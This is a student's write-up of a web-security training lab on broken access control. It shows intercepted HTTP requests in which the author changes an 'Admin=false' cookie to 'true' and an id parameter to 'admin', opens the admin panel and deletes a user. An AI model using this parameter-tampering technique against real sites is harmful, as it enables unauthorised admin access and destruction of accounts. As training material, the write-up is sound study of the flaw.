


## Lab 3 - User role controlled by request parameter

Ahmed Khaled Saad Ali


ID:1809799

### Screenshots:

Accessed My account page and login with wiener



User role controlled by request parameter  
[Back to lab description >>](#)

LAB Not solved 

---

[Home](#) | [My account](#)

### Login


Username

wiener


Password

\*\*\*\*\*

Log in



User role controlled by request parameter  
[Back to lab description >>](#)

LAB Not solved 

---

[Home](#) | [My account](#) | [Log out](#)

### My Account

Your username is: wiener

Email

Update email

## Re-clicking My account with intercept ON

Intercept HTTP history WebSockets history Proxy settings

Request to https://0acb008304f8f58ac010cc67004b0001.web-security-academy.net:443 [79.125.84.16]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 GET /my-account?id=wiener HTTP/2
2 Host: 0acb008304f8f58ac010cc67004b0001.web-security-academy.net
3 Cookie: Admin=false; session=5d0rala2IHt9iFAa0dKm9KfHrPChWH14
4 Sec-Ch-Ua: "Chromium";v="111", "Not (A:Brand";v="8"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) C
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0acb008304f8f58ac010cc67004b0001.web-security-academy.net/my-account
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
```

We observe id value and Admin condition in Cookie, so we will try id=admin and of course change admin condition to true, and forward

Intercept HTTP history WebSockets history Proxy settings

Request to https://0acb008304f8f58ac010cc67004b0001.web-security-academy.net:443 [79.125.84.16]



Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 GET /my-account?id=admin HTTP/2
2 Host: 0acb008304f8f58ac010cc67004b0001.web-security-academy.net
3 Cookie: Admin=true; session=5d0rala2IHt9iFAa0dKm9KfHrPChWH14
4 Sec-Ch-Ua: "Chromium";v="111", "Not (A:Brand";v="8"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,in
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0acb008304f8f58ac010cc67004b0001.web-security-academy.net/my-account
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
```

We got another GET request with Admin condition, we will change it to true and forward.

Intercept HTTP history WebSockets history | Proxy settings

  Request to https://0acb008304f8f58ac010cc67004b0001.web-security-academy.net:443 [34.246.129.62]

Forward Drop Intercept is on Action Open browser


Pretty Raw Hex

```
1 GET /login HTTP/2
2 Host: 0acb008304f8f58ac010cc67004b0001.web-security-academy.net
3 Cookie: Admin=true; session=5d0rala2IHt9iFAa0dKm9KfHhP2hWH14
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
0 Sec-Fetch-Dest: document
1 Sec-Ch-Ua: "Chromium";v="111", "Not (A:Brand";v="8"
2 Sec-Ch-Ua-Mobile: ?0
3 Sec-Ch-Ua-Platform: "Windows"
4 Referer: https://0acb008304f8f58ac010cc67004b0001.web-security-academy.net/my-account
5 Accept-Encoding: gzip, deflate
6 Accept-Language: en-US,en;q=0.9
```

Back to Site, we observe Admin Panel



User role controlled by request parameter

LAB Not solved 

[Back to lab description >>](#)

[Home](#) | [Admin panel](#) | [My account](#)

## Login

Username

Password

Log in

But we found out a third GET request with Admin condition in Cookie below, we will change it to true and forward it.

Intercept HTTP history WebSockets history Proxy settings

Request to https://0acb008304f8f58ac010cc67004b0001.web-security-academy.net:443

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 GET /academyLabHeader HTTP/2
2 Host: 0acb008304f8f58ac010cc67004b0001.web-security-academy.net
3 Connection: Upgrade
4 Pragma: no-cache
5 Cache-Control: no-cache
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.164 Safari/537.36
7 Upgrade: websocket
8 Origin: https://0acb008304f8f58ac010cc67004b0001.web-security-academy.net
9 Sec-Websocket-Version: 13
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Cookie: Admin=true; session=5d0rala2IHt9iFAa0dKm9KfHrP2hWH14
13 Sec-Websocket-Key: ZmlYwhZc59aGwDMjVTtm0g==
14
15
```

Clicking Admin Panel sends the below GET request, editing Admin=true and forwarding.

Intercept HTTP history WebSockets history Proxy settings



Request to https://0acb008304f8f58ac010cc67004b0001.web-security-academy.net:443 [79.125.84.16]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 GET /admin HTTP/2
2 Host: 0acb008304f8f58ac010cc67004b0001.web-security-academy.net
3 Cookie: Admin=true; session=5d0rala2IHt9iFAa0dKm9KfHrP2hWH14
4 Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand";v="8"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.164 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0acb008304f8f58ac010cc67004b0001.web-security-academy.net/login
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
```

Another one

  Request to https://0acb008304f8f58ac010cc67004b0001.web-security-academy.n

[Forward](#) [Drop](#) [Intercept is on](#) [Action](#)



---

Pretty Raw Hex

```
1 GET /academyLabHeader HTTP/2
2 Host: 0acb008304f8f58ac010cc67004b0001.web-security-academy.n
3 Connection: Upgrade
4 Pragma: no-cache
5 Cache-Control: no-cache
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit
7 Upgrade: websocket
8 Origin: https://0acb008304f8f58ac010cc67004b0001.web-security-
9 Sec-WebSocket-Version: 13
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Cookie: Admin=true; session=5d0rala2IHt9iFAa0dKm9KfHrP2hWH14
13 Sec-WebSocket-Key: sTZ0YI5ABcSzf/XpN3JnJw==
14
15
```

Finally, Admin Panel opens

---

 User role controlled by request parameter LAB Not solved 

[Back to lab description >>](#)

---

[Home](#) | [Admin panel](#) | [My account](#)

## Users

carlos - [Delete](#)  
wiener - [Delete](#)

---

Clicking delete carlos opens below GET request, editing Admin=true and forwarding.

```
Pretty  Raw  Hex
1 GET /admin/delete?username=carlos HTTP/2
2 Host: 0acb008304f8f58ac010cc67004b0001.web-security-academy.net
3 Cookie: Admin=true; session=5d0rala2IHt9iFAa0dKm9KfHrP2hWH14
4 Sec-Ch-Ua: "Chromium";v="111", "Not (A:Brand";v="8"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image
0 Sec-Fetch-Site: same-origin
1 Sec-Fetch-Mode: navigate
2 Sec-Fetch-User: ?1
3 Sec-Fetch-Dest: document
4 Referer: https://0acb008304f8f58ac010cc67004b0001.web-security-ac
5 Accept-Encoding: gzip, deflate
6 Accept-Language: en-US,en;q=0.9
7
```

Another one


```
Pretty  Raw  Hex
1 GET /admin HTTP/2
2 Host: 0acb008304f8f58ac010cc67004b0001.web-security-academy.net
3 Cookie: Admin=true; session=5d0rala2IHt9iFAa0dKm9KfHrP2hWH14
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, li
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
0 Sec-Fetch-Dest: document
1 Sec-Ch-Ua: "Chromium";v="111", "Not (A:Brand";v="8"
2 Sec-Ch-Ua-Mobile: ?0
3 Sec-Ch-Ua-Platform: "Windows"
4 Referer: https://0acb008304f8f58ac010cc67004b0001.web-security-academy.net/admin
5 Accept-Encoding: gzip, deflate
6 Accept-Language: en-US,en;q=0.9
7
```

Back to site, Carlos is deleted, lab completed



User role controlled by request parameter

[Back to lab description >>](#)



Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [Admin panel](#) | [My account](#)

User deleted successfully!

## Users

wiener - [Delete](#)

### Learned Outcome:

1. You should keep intercept ON, to detect if the site has multiple checks on Admin access, because the site will redirect me to Normal access if you have intercept OFF
2. Avoid mentioning any admin credentials or checks in the GET/POST/PULL requests as it can be easily sniffed.